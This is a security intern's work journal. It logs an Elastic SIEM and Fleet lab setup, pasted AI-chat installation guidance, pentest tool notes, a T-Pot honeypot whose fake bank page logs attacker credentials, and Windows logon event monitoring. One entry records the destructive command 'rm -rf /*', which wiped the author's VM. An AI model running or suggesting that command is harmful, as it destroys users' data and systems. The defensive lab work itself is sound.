11/11/2025 - Tuesday - 1st day

Elastic search also known as ELK stack.

Elastic security stack -> unified platform for SIEM.

Key components :

1. Elastic search
2. Kibana
3. Elastic Agent (& beats)
4. Logstash
5. Elastic defend

Prevent, detect & respond to threats.

SIEM: (Security Information and Event Management)
It's a security solution that collects and analyses log data from various sources to help organizations detect, investigate and respond to security threats in real time.

How it works :
Data collection → Data aggregation → Analysis and correlation → Threat detection → Alerting and reporting.

Elasticsearch (ELK):

1. Stores TB's of log data
2. Searches TB's of log data.

Kibana: A visual brain (its a gui for the elasticsearch)

1. Build dashboards
2. Run queries.
3. Investigate alerts.

Logstash: A data plumber.

1. Cleans & shifts logs from multiple sources.

Beats:

1. A lightweight agent
2. A data shipper
3. Installs on the agent.
4. Collect logs from end points.

Elastic agent: A one agent

1. Monitors all logs/
2. Manages matrix & security events.

Fleet: Machine control

1. Manages all agents
2. Pushes policies
3. Onboards agents

All these together makes ELK the threat engine.

Hands-on setup tutorial → following Rajnessh gupta on yt.

- Setup Elk environment.
- Setup Elastic agent on linux and windows.
- Learn to collect logs
- Investigating unauthorised file changes
- Investigating RDP bootforce attack on windows.

Setting up ELK:


- Install ubuntu server on VirtualBox.
- Install java
- Install ELK stack
    - Running into a problem, copy-paste is not working (did not work) manually copying.

Elastic search installation successful
Cmd : sudo systemctl start elasticsearch
To check : sudo systemctl status elasticsearch

Kibana - UI installation.

Access it through the browser with enabling port forwarding.

Nadeera Explanation:



Friday - installation on a client (it didn't happen)

Tomorrow → 10/10:30am meeting with pukhar.

You said

elastic installation, maintenance and device-analytics rule creation.

u can get started with elasticsearch + kibana installation in a virtual box in your laptop.

I need to learn this

You said

is elk stack only on linux?

You said

then give a installation guide on windows

You said

you know in the message i provided it says install elastic search + kilbana in a virtual box , what does that mean

You said

I have ubuntu server running on virtual box, what next

That is excellent progress! Having your Ubuntu Server VM running in VirtualBox is the perfect foundation, as it represents the secure server where your Elastic Stack (Elasticsearch and Kibana) will live.

Now, based on your original notes and the goal of learning **Elastic Security (EDR) and Fleet Manager**, the next steps involve installation, initial security configuration, and establishing the monitoring system.

Here is a structured plan for your next phase:

🧭 Phase 1.2: Install Elastic Stack & Initial Security Setup

Goal: Get Kibana online and establish secure communication (the Enrollment Token step).

Step	Action	Command/Details (inside the Ubuntu VM)	Your Notes Reference
1. Install Elastic Stack	Install Elasticsearch and Kibana packages using the steps I previously outlined.	Use `sudo apt install elasticsearch kibana` after setting up the Elastic repository.	**Elasticsearch + Kibana**

2. Start Elasticsearch	Start the service and wait for it to stabilize.	`sudo systemctl start elasticsearch`	**Monitoring**
3. Start Kibana	Start the service. Kibana will wait for a connection to Elasticsearch.	`sudo systemctl start kibana`	**Kibana**
4. Get Credentials (Critical)	Elasticsearch automatically generates a password for the `elastic` superuser and a **Kibana Enrollment Token** the first time it starts.	You need to run a utility command inside the VM to get this information: `sudo /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token --scope kibana`	**Protection → Integration**
5. Access Kibana	Open your Host OS browser (e.g., Windows/macOS) and navigate to the Kibana URL.	Navigate to `https://localhost:5601` (assuming you set up the port forwarding).	**Kibana**
6. Configure Security	Paste the token from Step 4 into the Kibana web interface to securely connect the two services and set the `elastic` user's password.	Paste token → Log in with `elastic` user and its password.	**Elastic Security**

🛡️ Phase 2: Deploying the Elastic Agent for EDR

Once you are logged into Kibana, you will focus on the Security solution, which heavily relies on the **Elastic Agent** managed by **Fleet Manager**.

Goal: Connect a device (your Host OS or a second VM) to your new Elastic Server.

Step	Action	Notes Reference	Key Concept
1. Navigate to Fleet	In Kibana, go to **Management** → **Fleet** (or **Integrations** → **Fleet**).	**Fleet Manager**	Fleet is the central hub for managing all your Elastic Agents.
2. Add Fleet Server	Configure a Fleet Server. For a single-VM lab like yours, the Fleet Server often runs directly on the same Ubuntu VM.	-	**Fleet Server** manages communication between Kibana and all deployed Agents.
3. Deploy Elastic Agent	Kibana will generate a command for you to run on a target device. You can install the Agent on your **Windows Host OS** to begin monitoring it.	**Elastic Agent** → **Devices**	The Agent is the **Protection/EDR** component that collects data and enforces rules.
4. EDR Integration	Configure the Elastic Agent integration to enable **Endpoint Security**, which is your **EDR** capability.	**Endgame: EDR**	This enables file, process, and network monitoring for threat detection.

I recommend you focus on completing the installation steps (1-6) first.

Since you are running Ubuntu Server without a GUI, do you need the specific terminal commands for **Step 4 (Get Credentials)** and instructions for the configuration files from **Step 1**

(e.g., setting `network.host: 0.0.0.0` in `elasticsearch.yml` and `server.host: 0.0.0.0` in `kibana.yml`) to ensure external access?

You said

i also have ubuntu, kali on virtual box do i need to install elasticsearch and kibana in any of them or directly on ubuntu server ?

Gemini said
That is an insightful question that separates the server from the clients in a security lab!

The short answer is: **Install Elasticsearch and Kibana ONLY on the Ubuntu Server VM.**

Here is the breakdown of the best practice for a security lab environment like the one you are building:

🎯 Best Practice: Separation of Roles

You have three critical machines in your learning lab, and they should have separate roles:

Your VM	Role	Component to Install	Why?
Ubuntu Server	**The Central Server/Backend**	**Elasticsearch**, **Kibana**, and **Fleet Server**.	This VM is your central data store, analysis hub, and management console. It needs stability and resources (RAM/CPU).
Kali Linux	**The Attacker/Client**	**Nothing** (Maybe just an Elastic Agent later to monitor its activity).	Kali is designed for security testing. Installing the bulky Elastic Stack on it is unnecessary and wastes its resources. It will be the source of some of the "threats" you monitor.

Other VM (e.g., Windows/Ubuntu)	**The Endpoint/Client**	**Elastic Agent** (or Filebeat/Metricbeat).	This VM represents the machines in an organization (laptops, servers). The Elastic Agent reports its activity (logs, metrics, processes) back to the central Ubuntu Server.

By installing the Elastic Stack on the dedicated **Ubuntu Server**, you are setting up the architecture correctly: **One central collection/analysis point (your server) that receives data from many remote endpoints (your clients/targets).**

✅ Actionable Next Steps: Configuration Commands

You need to complete the installation and make sure both services are configured to be accessible by your Host OS (via port forwarding) and by each other within the VM.

Here are the specific Linux commands for configuration files that you mentioned earlier. You will need to use a text editor like `nano` in your Ubuntu Server VM:

1. Configure Elasticsearch to Listen Externally (Important for Fleet)

The default configuration might only listen on `localhost`. You need to change this so other machines (like your Kali VM and your Host OS) can connect.

Bash

```
# Open the main configuration file
sudo nano /etc/elasticsearch/elasticsearch.yml
```

Uncomment (remove the `#` symbol) and/or add these lines:

Setting	Value	Purpose
`cluster.name:`	`my-elastic-lab`	Gives your cluster a distinct name.

`network.host:`	`0.0.0.0`	**Crucial:** Tells Elasticsearch to listen on all network interfaces, making it accessible inside and outside the VM (via port 9200).
`discovery.type:`	`single-node`	**Crucial:** Prevents it from endlessly searching for other nodes in your learning lab.

2. Configure Kibana to Listen Externally

Kibana also needs to listen on all interfaces so your host browser can reach it.

Bash

```
# Open the Kibana configuration file
sudo nano /etc/kibana/kibana.yml
```

Uncomment and/or add these lines:

Setting	Value	Purpose
`server.host:`	`"0.0.0.0"`	**Crucial:** Allows access from your Host OS browser via `localhost:5601`.
`elasticsearch.hosts:`	`["http://localhost:9200"]`	Ensures Kibana looks for Elasticsearch on the local machine. (Note: use `https` if you are using auto-configured security, which is the default in modern versions).

After saving changes in both files, **restart both services**:

Bash

```
sudo systemctl restart elasticsearch kibana
```

Your next step is to get the credentials. The video below shows the installation process that leads directly to the security token generation.

The video below walks you through installing the Elastic Stack components on an Ubuntu VM, which is the foundational step for your entire security lab: How To Install Elasticsearch and Kibana on Ubuntu Linux.

You said

let's start with installation

Gemini said
Excellent! Let's get your dedicated Elastic Server up and running in your Ubuntu VM. This process will complete Phase 1 and get you ready for the security aspects.

I will provide the definitive set of terminal commands for your Ubuntu Server VM.

🛠️ Phase 1.3: Finalizing Elastic Stack Installation on Ubuntu Server

These commands assume you have administrative access (`sudo`) in your Ubuntu Server VM and have configured **Port Forwarding** in VirtualBox for ports `9200` (Elasticsearch) and `5601` (Kibana).

Step 1: Add the Elastic Repository

You need to tell Ubuntu where to find the Elastic packages and securely verify them.

Bash

```
# 1. Install prerequisites
sudo apt-get install apt-transport-https wget -y

# 2. Add the Elastic GPG signing key
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo
gpg --dearmor -o /usr/share/keyrings/elasticsearch-keyring.gpg

# 3. Add the Elastic 9.x repository (latest stable major version)
echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg]
https://artifacts.elastic.co/packages/9.x/apt stable main" | sudo tee
/etc/apt/sources.list.d/elastic-9.x.list

# 4. Update your package lists
sudo apt-get update
```

Step 2: Install and Configure Elasticsearch and Kibana

Install the packages and adjust the network configuration inside the VM to ensure external access from your Host OS and future client VMs.

Bash

```
# 1. Install the core services
sudo apt-get install elasticsearch kibana -y

# 2. Configure Elasticsearch for Single-Node Lab and External Access
# Use nano for editing:
sudo nano /etc/elasticsearch/elasticsearch.yml
```

In the `elasticsearch.yml` file, find the lines below, uncomment them (remove the `#`), and set the values as shown:

YAML

```
# -----------------------------------
cluster.name: my-security-lab
network.host: 0.0.0.0
discovery.type: single-node
# -----------------------------------
```

Save and exit (`Ctrl+O`, then `Enter`, then `Ctrl+X`).

Bash

```
# 3. Configure Kibana for External Access
sudo nano /etc/kibana/kibana.yml
```

In the `kibana.yml` file, uncomment and/or set these values:

YAML

```
# ------------------------------------
server.host: "0.0.0.0"
# Ensure Kibana connects to the local Elasticsearch instance
elasticsearch.hosts: ["https://localhost:9200"]
# ------------------------------------
```

Save and exit.

Step 3: Start Services and Get Credentials (Security On By Default)

Modern Elastic stacks enforce security immediately. You must generate the credentials to log into Kibana.

Bash

```
# 1. Start Elasticsearch and Kibana
sudo systemctl daemon-reload
sudo systemctl enable elasticsearch kibana
sudo systemctl start elasticsearch kibana

# Wait about 30 seconds for the services to fully start...
```

🔑 **Retrieve the Enrollment Token** (Valid for 30 minutes):

Run this command in your VM's terminal. It will output a long token and the password for the built-in `elastic` user (the superuser).

Bash

```
sudo
/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token
--scope kibana
```

CRITICAL: Copy the entire output enrollment token now.

Step 4: Access Kibana and Log In

1. Open your **Host OS web browser** (your laptop's browser).

2. Navigate to: `https://localhost:5601`
    - *Note: You will likely get a browser warning about the certificate being self-signed. Click "Advanced" or "Proceed Anyway."*
3. Kibana will ask you to **"Enter the enrollment token."**
4. Paste the token you copied from the command line in Step 3 and click **"Configure Elastic."**
5. After the configuration, you will be prompted to log in.
    - **Username:** `elastic`
    - **Password:** Use the password that was displayed in the terminal output alongside the enrollment token in Step 3.

You are now logged into your Elastic Security console!

The next major piece in your learning puzzle, referencing your notes, is setting up the **Fleet Manager** to manage the **Elastic Agent (EDR)**.

Would you like to proceed with configuring the **Fleet Server** inside Kibana so you can start preparing to deploy the EDR agent to a client machine?

This conversation was created with Gemini Advanced. Gemini Advanced isn't available for you, but you can start a new chat about this topic.

Learn more

Gemini is AI and can make mistakes.

Couldn’t load entire chat. Try reloading this page.

Couldn’t load entire chat. Try reloading this page.

The **Elastic Security Stack** (often referred to as the **ELK Stack** in a security context) is a unified platform that combines SIEM (Security Information and Event Management), Endpoint Security (EDR/XDR), and Cloud Security.

By 2026, the stack has evolved significantly, integrating **Agentic AI** and advanced automation to move Security Operations Centers (SOC) from reactive monitoring to proactive threat hunting.

Core Components

The stack is built on four primary pillars that handle the lifecycle of security data:

Component	Function
Elasticsearch	The heart of the stack; a distributed, JSON-based search and analytics engine that stores and indexes petabytes of data for near-instant retrieval.
Kibana	The visualization and management layer. It provides the UI for the SIEM app, dashboards, and the **AI Assistant** for investigation.
Logstash	A server-side data processing pipeline that ingests data from multiple sources, transforms/normalizes it (using the Elastic Common Schema), and sends it to Elasticsearch.
Beats / Elastic Agent	Lightweight data shippers installed on endpoints. The modern **Elastic Agent** is a single, unified installer that handles EDR, logging, and metrics.

Key Security Capabilities

- **Unified SIEM & XDR:** It correlates data across endpoints, networks, and cloud environments (AWS, Azure, GCP) in a single interface to reduce "tool sprawl."
- **AI-Driven Detection:** Features like **Attack Discovery** and the **AI Assistant** use Generative AI to summarize alerts, explain complex attack paths, and recommend remediation steps.
- **Endpoint Protection (Elastic Defend):** Provides autonomous prevention against malware, ransomware, and fileless attacks using machine learning, with a reported 99%+ effectiveness rate.
- **Advanced Threat Hunting:** Uses **ES|QL** (Elasticsearch Query Language) for high-speed, piped queries across structured and unstructured data, even in low-cost cold storage like S3.
- **Cloud Security:** Includes Cloud Security Posture Management (CSPM) and Kubernetes monitoring to secure containerized workloads.

Why Teams Use It

- **Scalability:** It can handle massive data volumes (petabytes) without the performance lag common in legacy SIEMs.
- **Open & Transparent:** All detection rules are open-source on GitHub, allowing security teams to inspect, customize, and contribute back to the community.
- **Resource-Based Pricing:** Unlike many competitors that charge per user or per endpoint, Elastic primarily charges based on the server resources (RAM/Storage) you consume.

12/11/2025 - Wednesday

Pukhar →

- Elasticsearch + kibana on our server.
- Create 3 of the same
- Fleet services → enroll your own device.

Installed fleet server after re-enabling the security configs that i disabled yesterday.

Kibana default port: 5601
Elasticsearch default port: 9200
Fleet default port : 8220

Running into a error while installing:
    My guess for the problem
        Given output as localhost:8220 instead of kali's ip.

Problem: Host windows machine inaccessible
Probably some problem in yaml file
Made some changes to the yaml file but the whole kibana is failing.
Kibana works perfectly when commenting on those changes.
This is just a hunch I will have to see what the actual problem is.

13/11/2024 - Thursday

TRied to uninstall the windows agent but look like i have uninstalled
Change elasticsearch.yml

Re-installing fleet server agents from scratch.
Kali not listening port 8220.

IP's are dynamic YDF (You Dumb Fuck).

Need to configure . so that it won't fail every time I reboot.

→ Able to fix it , created a static ip on kali → adapter2 (network settings on V.B) and told the kibana and fleet server to listen on that ip.

The fleet is healthy on kibana as of 2:30am.

14/11/2025 - Friday

Task:
- How integrations work → device integrations

Installing sysmon on powershell → enhances the monitoring capabilities by providing detailed info about process creation , network connections, file modifications…..

Local host → problem

Created a manual CA certificate.
Kibana
Elastic → device monitoring
- Blocks the malicious
- Elastic on server

Agent on client
Dashboard
Network spike,

Enterprise → monitor

Redid the whole elasticsearch.yml file
Not able to fix it.

17/11/2025 - Monday

Given Access to vm on our melbourne server

Tasked:
- Install elasticsearch on edr1
- Kibana, fleet on vm kbn1

Action:
Elasticsearch installation was straightforward.
Ran into a 7hrs of trouble for kibana installation.
Problems:
- Not able to copy ca files from edr1

- No proper user access
- Lots of failed attempt

Solutions:
- Able to copy the files once I was able to give proper permissions to the files.
- Many mislines/ duplicates in kibana.yml file and core file permission .

Lesson learnt:
1. Certificates are critical
2. Understand file'folder permissions.
3. Be very careful with the .yml file, understand what each line does.

Conclusion: 99% of the problem was fixed by giving proper permission and going through yml config line by line (In this case there were duplicates)

1. Elasticsearch Startup Failure & Log Investigation

You attempted to configure and start Elasticsearch, but the service failed to run. You navigated through your system directories to locate and read the error logs.

- **Commands Used:**
  - `sudo nano /etc/elasticsearch/elasticsearch.yml` (Editing configuration)
  - `systemctl start elasticsearch` (Attempting to start the service)
  - `systemctl status elasticsearch` (Checking why it failed)
  - `cd /var/`, `ls`, `cd log`, `cd elasticsearch/`, `ls` (Navigating to log files)
  - `journalctl -xeu elasticsearch.service` (Checking systemd logs)
  - `cat edr1.log` (Reading the specific Elasticsearch log)
- **The Issue:** The log revealed you were running Elasticsearch version **7.17.29**, and it crashed due to an unrecognized configuration setting: `java.lang.IllegalArgumentException: unknown setting [xpack.security.enrollment.enabled]`.

2. Version Discrepancy & Reinstallation Attempt

After discovering you were on version 7, you decided to uninstall it and upgrade to version 9.

- **The Issue:** During the reinstallation, you noticed the system was still downloading version 7.17.29 (from `https://artifacts.elastic.co/packages/7.x/apt`). You cancelled the download (`^C`) and questioned why it was still fetching the old version.

3. Multi-Node Setup (Elasticsearch & Kibana)

You shifted focus to setting up a multi-VM environment, having installed Elasticsearch on one virtual machine and Kibana on another.

- You asked how to verify the Elastic version.
- While generating a certificate for Kibana, you asked whether to input the IP address of the Elasticsearch VM or the Kibana VM.

4. SSH & Networking Access Issues

You attempted to connect the two machines over the same network but ran into authentication roadblocks.

- **The Issue:** You repeatedly received a "permission denied" error when trying to SSH into the other machine, even though you were entering the correct password.
- **Troubleshooting:** You asked how to configure passwordless SSH. Even after confirming you had direct console access to the machine, the "permission denied" error persisted.

18/11/2025 - Tuesday

Today's Goals:

- Installing fleet server
- Create rules and play around with it

rm -rf /*

MOST DESTRUCIVE CMD IN LINUS, WIPED OUT THE WHOLE VM CLEAN 😭

19/11/2025 - Wednesday

WAs able to install kibana & fleet server on kbn1 (vm).
&
Fleet agent on edr1.

The client installation is happening, and I was able to be involved in it to at least understand the process of developing a ThIRU SOC demo. I need to get involved in it.

20/11/2025

Today's goals & update:

- Kibana , fleet server and fleet agent are installed but still not receiving the logs.
- Fix logs and create rules.

Possible problems:port: 8220

WHY???

Fleet > settings
Fleet server host url:
172.20.0.101:8220 ❌ (wrong ip , its the old one)
172.20.0.104:8220 ✅ right ip

Some clients are facing issue with the team, high pressure, nadeera is trying to say that it did not only caused by thiru & trying to prove it , the issue was that some clients were unable to access the usb port, our policy was blocking everything , so they couldn't use the port even for mouse and keyboard.

Niveditha said that there's an ongoing project for VAPT. I have shown a keen interest, saying I have an experience on tools using burpsuite, nmap…….
Will also show the vulnerability assessment document I created at monash (final sem project). Mainly for the tools used.
She said she'll ask and let me know.

—----------

No logs anywhere, not in kibana > discover.
Not in edr1 indices

Why?

Maybe using wrong file configuration
Kibana > fleet > system1 > edit integration

Ubuntu doesn't have :
/var/log/message
/var/log/system
This two doesn't exist on ubuntu (those are not the file structure of ubuntu)
So probable cause is there (NOT SURE).

Pukhar accessing the vm and making the changes.
Re-installing the fleet server

docker installation
Elastic-agent in a docker.

—----------

Joined the Demo → sri lankan clients (nalina)

(These are the notes made as the demo was progressing)

ThIRU SOC:

- Automatically monitors, projects and alerts you of blocked and impending threats.

3 things that we offer:

1. ThIRU Essential.
2. ThIRU Enterprise.
3. ThIRU Pico

Comprehensive cybersecurity:

- Ransomware protection
- Application control
- Data security
- Security analytics
- Behavioural analysis

Live demo of the SOC:

- Identity management
- Endpoint detection and response
- Phishing & spam protection.
- Database monitoring.
- Cloud security and monitoring
- Intrusion detection and prevention
- Vulnerability scanner
- ThIRU DLP

ThIRU: A single platform where IT management, EDR, network protection, device health
All devices in one dashboard.

Fully automatic threat detection, preventing and reporting all automatic

Devices (ThIRU SOC)
Windows & linux - works
Mac - on the roadmap

Notifications - auto based on priority.

—----------

21/11/2025
In kibana.yml file
X-pack settings are required for data encryption for agents.

yeahhhh working on a VAPT
→ jago.ai is the platform.
VAPT architecture-

1. Database : VAPT focus
   Cross-database access, privilege escalation, tenant isolation bypass, resource exhaustion.

2. Encryption Architecture:

24/11/2025 – monday

Application → pen tests happening this week (jago.ai)

Today goals:-

1. Go through Burp-suite (Important) and other pentest tools.
2. Get familiar with elastic.

Document with testing points are given ,
Note down the tools required for it.

Tools:

- Burpsuite
- Owasp-Zap → web-app scanner
- BeEF (Browser Exploitation Framework):- Web-browser testing tool

Owasp-Zap (ZAProxy) its a automated scanning tool and beginner friendly.
Wapiti: It does 'balck-box testing'
Injecting payloads into forms and url to detect vulnerabilities.

25/11/2025 : Tuesday

jago.ai finder & prism
It's a microservice based architecture to separate the user-interface from data processing (prism).
Finder:-
Layer:-
Application layer
Core functions:-

1. User authentication.
2. Session management
3. Permission management & access control
4. Subscription and billing management.

Core AI feature:

1. Intelligent search
2. Statistical analysis
3. Advanced AI
4. Agentic AI

Data Access: Perspective-based queries and returns result filtered by user permissions and context.

Authentication:

- JWT (JSON Web Token) based
- Authentication for API requests.

User Roles:

- Super Admin
- Admin
- User

All three interact with finder.

Prism :-

Layer:

ETL layer

Core Functions:

- Data ingestion from multiple sources (structured and unstructured data)
- Data transformation & processing
- Creation of Modules.
- Permission mapping.

Data type processed: structured and unstructured

Austhenctication : Accessible only via sso token-based authentication from finder.
Users: only Super Admin and admin can access prism.

26/11/25 - Wednesday

Was tasked to look into a deception platform , learn and install it for a demo.
Dejavu - A deception platform
This is the platform that i needed to learn and install it

- It's a honeypot framework
- Designed to detect attackers who have already breached a network.
- Places a fake assets , inside your internal network to lure attackers.
- Zero false positives because legitimate users do not log to fake servers.

But soon researching into this platform , i found out that the support and updates had stopped couple of years ago also there was no download link active .

So had to look into other platforms that gave rhe deception technology we needed. The thing I found was T-pot - deception . I suggested this to the team and we went ahead

Part 1: Deja Vu Deception Platform (The Framework)

1. What It Is

Deja Vu is an open-source **Deception Framework** (Honeypot Manager) designed for internal network security. Instead of acting as a perimeter wall, it functions as a "burglar alarm" inside the network.

- **Creators:** Bhadresh Patel & Harish Ramadoss.
- **The Strategy:** It deploys **Decoys**—fake IT assets (servers, databases, workstations)—that look identical to real ones. Since legitimate employees have no reason to access these fakes, any interaction triggers a **high-fidelity alert**.

2. Why It Is Used

- **Detect Lateral Movement:** Catches attackers who have already bypassed the firewall and are scanning the internal network.
- **Zero False Positives:** Unlike traditional IDS/IPS, nearly 100% of alerts from a decoy are malicious or unauthorized.
- **VLAN Awareness:** It can project fake assets into multiple isolated network segments (e.g., Finance, HR, R&D) from a single point.

3. Architecture & Requirements

Deja Vu operates using a two-tier system:

- **The Console (Manager):** The central web dashboard for viewing alerts and managing decoys.
    - *Specs:* 2 vCPU, 4GB RAM, 20GB Disk.
- **The Engine (Deployer):** The "worker" that actually simulates the services.
    - *Specs:* 2 vCPU, 2GB RAM, 20GB Disk.
    - *Network:* Requires a **Trunk Port** or Promiscuous Mode to simulate IPs across different VLANs.

4. Current Status & Availability (The Download Issue)

- **The "v15.0" Problem:** The official installation files (OVA/ISO) were historically hosted on *Camolabs.io*, which is currently offline.
- **GitHub Status:** The repository bhdresh/Dejavu contains the source code, but building it manually is complex due to outdated dependencies.
- **Verdict:** It is currently considered **unmaintained**. For a modern SOC portfolio, pivoting to active tools is recommended.

Part 2: Modern Alternatives (OpenCanary vs. T-Pot)

If your goal is to demonstrate "Active Defense" in a professional portfolio, these are the two industry standards:

Comparison Table

Feature	OpenCanary	T-Pot
Primary Goal	**Detection** (Internal Defense)	**Intelligence** (Threat Research)
Analogy	A silent tripwire in your office.	A glass cage of "gold" on the street.
Hardware	Low (512MB RAM / Raspberry Pi).	High (8-16GB RAM / SSD).
Deployment	Simple Python script/daemon.	Heavy Dockerized ISO (20+ honeypots).
Best For	Junior SOC Analyst (Blue Team).	Threat Hunter (Security Researcher).

Our soc had few issues on one of the clients that we installed:

DLP -policy
Windows registry

electron (a js software) → .js script → .py script
This is the communication between soc and the devices installed , so somewhere between .js and .py connection was not working

MITM proxy : manual
Able to login with device level certificate but not with proxy, the site is not recognising the machines as authentic.

Device authentication cert

MITM proxy certificate issue and plan - heshan (our lead developer)

Problems:

- USB block :
  Not blocking the port only the storage /transfer (that's how it supposed to be)
- Not working:
  - File upload to web
  - Copy and paste (clipboard)
  - Web activity monitoring
  - Keyboard search
  - VPN block

- How our soc is packaged:
  Python in a docker , but windows is not able to remember the previous dlp installation so python background processes don't automatically restarts.

Windows wants to read JSON file after rebooting.

TO-do Research :

- All the things can be controlled by AD (Active directory)
  - USB, access every single thing that can be controlled
- Also how windows registry works

MITM certificate:- found mtls - certificate issue can be fixed by bypassing TLS-level bypass using ignore hosts.

AD:- Provides extensive xontrols over devise via group policy (GPo).
ADGPO used to implement granauar control over usb devices access for specifuc users or groups.
→ Create a Security Group for the users with restricted USB users.

27/11/25 - thursday

Ran into few issues while installing t-pot , had do it couple of times only to later realise that it had perfectly installed only the cli was not reloaded after the installation.
Installed it on a fresh rocky linux server distro.

1. Project Objective

The goal is to build a high-fidelity "Active Defense" project for a SOC portfolio.

- **The Flow:** External Attacker $\rightarrow$ Touches Port 80/443 $\rightarrow$ Suricata/Nginx Logs $\rightarrow$ Attacker finds /fakebank/ $\rightarrow$ Enters

credentials $\rightarrow$ **Custom Flask Logger** captures data $\rightarrow$ Events sent to **ELK (Elasticsearch)**.

---

2. System Architecture & Components

A. The Frontend (HTML/JS)

- **Location:** /home/sourav/tpotce/docker/nginx/dist/html/fakebank
- **Core Logic (app.js):** A custom JavaScript wrapper that captures login_attempts, payment_attempts, and page_views. It uses an asynchronous fetch() to POST JSON data to the /log endpoint.
- **UI:** A "NovaBank" interface with a dashboard, accounts, and payment pages to keep the attacker engaged.

B. The Backend (Python Flask)

- **Service Name:** fakebank_logger
- **Location:** /home/sourav/tpotce/fakebank-logger
- **Role:** Receives POST requests from the frontend, generates a unique event_id, attaches the attacker's IP (X-Real-IP), and:
    1. Writes to a local file: /logs/fakebank.log
    2. Fires an index request to Elasticsearch: http://elasticsearch:9200/fakebank-events-0001/_doc

C. The Proxy (Nginx)

- **Role:** Acts as the traffic cop. It serves the static HTML files and routes API calls to the Python container.
- **Key Configuration (tpotweb.conf):**
    - location /fakebank/: Points to the static files using alias /var/lib/nginx/html/fakebank/.
    - location /fakebank/log: Uses proxy_pass http://fakebank_logger:5000/log to send data to the backend.

---

3. Critical Troubleshooting & Fixes

During the session, we resolved several "Hard Fails" that were causing 404 and 405 errors:

Issue	Root Cause	Solution
404 Not Found	Nginx was looking in /var/www/html/ (an empty void).	Changed alias in Nginx config to /var/lib/nginx/html/fakebank/.

405 Not Allowed	The /log endpoint wasn't accepting POST requests.	Updated Nginx with proxy_method POST and verified Flask @app.route supported POST.
Container Fail	docker compose couldn't find the build context.	Corrected the path in docker-compose.yml from fakebank_logger to fakebank-logger.
Missing Logs	Python datetime.utcnow() was throwing deprecation warnings.	Noted for future update to datetime.now(datetime.UTC).

4. Deployment Commands

Use these commands to refresh the environment after any changes:

Bash
```
# Rebuild the logger and restart the proxy
docker compose up -d --build fakebank_logger nginx

# Follow logs in real-time to watch attacker activity
docker compose logs -f fakebank_logger

# Verify container health
dps | grep fakebank
```

5. Next Steps for Your Portfolio

1. **Wire into ELK:** Now that data is hitting Elasticsearch, we need to create an **Index Pattern** in Kibana for fakebank-events-*.
2. **Kibana Dashboard:** Create a "Credential Harvesting" visualization showing the most common "usernames" and "passwords" typed by attackers.
3. **The "Story":** Take screenshots of the **Suricata** alert (initial scan) followed by the **Kibana** custom logs (the deep dive) to show the full attack lifecycle.

Also the ip was not reachable from the outside, probable cause was while assigning ip to the vm i had used /16 instead of /24 .

To- do research on :

- User logon and logoff and how will we known (like what process are triggered on windows when this happens).
- Win logon → services.

User logon and log off
→ winlogon.exe (handles the secure attention sequence).
→ LSASS.exe : verifies credentials against security databases and generate security access token.
→ userinit.exe : executes a login scripts , applies policies and launches the user shell (explorer.exe)

→ Event id 4624 : successful login
4625: Failed logon
4647: Initiated logoff.

How we can use this to create a dashboard/alert using this
(login)OS layer → logging layer (security event logs) → transport layer (winlog beat) → visualisation (timelines, geolocation maps)..,

Here is a comprehensive summary of your conversation regarding Windows session monitoring, including the architecture concepts, explanations tailored for management, and all scripts and configurations discussed.

1. Windows Logon Architecture & Core Concepts

When a user logs into Windows, a specific sequence of services and events is triggered:

- **The OS Sequence:** `Winlogon.exe` handles the initial login prompt. It passes credentials to `LSASS.exe`, which verifies them and generates a Security Access Token. Finally, `Userinit.exe` loads the user profile and launches `Explorer.exe` (the desktop).
- **The Logging Layer:** Upon successful authentication, the system generates **Event ID 4624** in the Windows Security Log.
- **Crucial Logon Types:** Windows generates thousands of background logon events. To find human activity, you must filter by Logon Type:
  - **Type 2:** Interactive (Physical keyboard access).
  - **Type 10:** Remote Interactive (RDP / Remote Desktop).
  - **Type 3:** Network (File shares, printers - usually noisy).
  - **Type 5:** Service (Background services - usually noisy).
- **Other Key Event IDs: 4625** (Failed Logon / Brute force indicator), **4647** (User-initiated logoff), and **4648** (Privilege logon / Run as Admin).

2. Method 1: PowerShell Real-Time Monitoring

This method acts as an active, client-side listener. It is excellent for immediate alerts but poor for historical forensics. Under the hood, it uses the `.NET EventLogWatcher` class to subscribe directly to the Windows Event stream via an XPath query, meaning it is interrupt-driven and consumes almost zero CPU compared to constantly polling the disk.

PowerShell Script to monitor and trigger a popup:

```
PowerShell
# Monitor-UserLogon.ps1
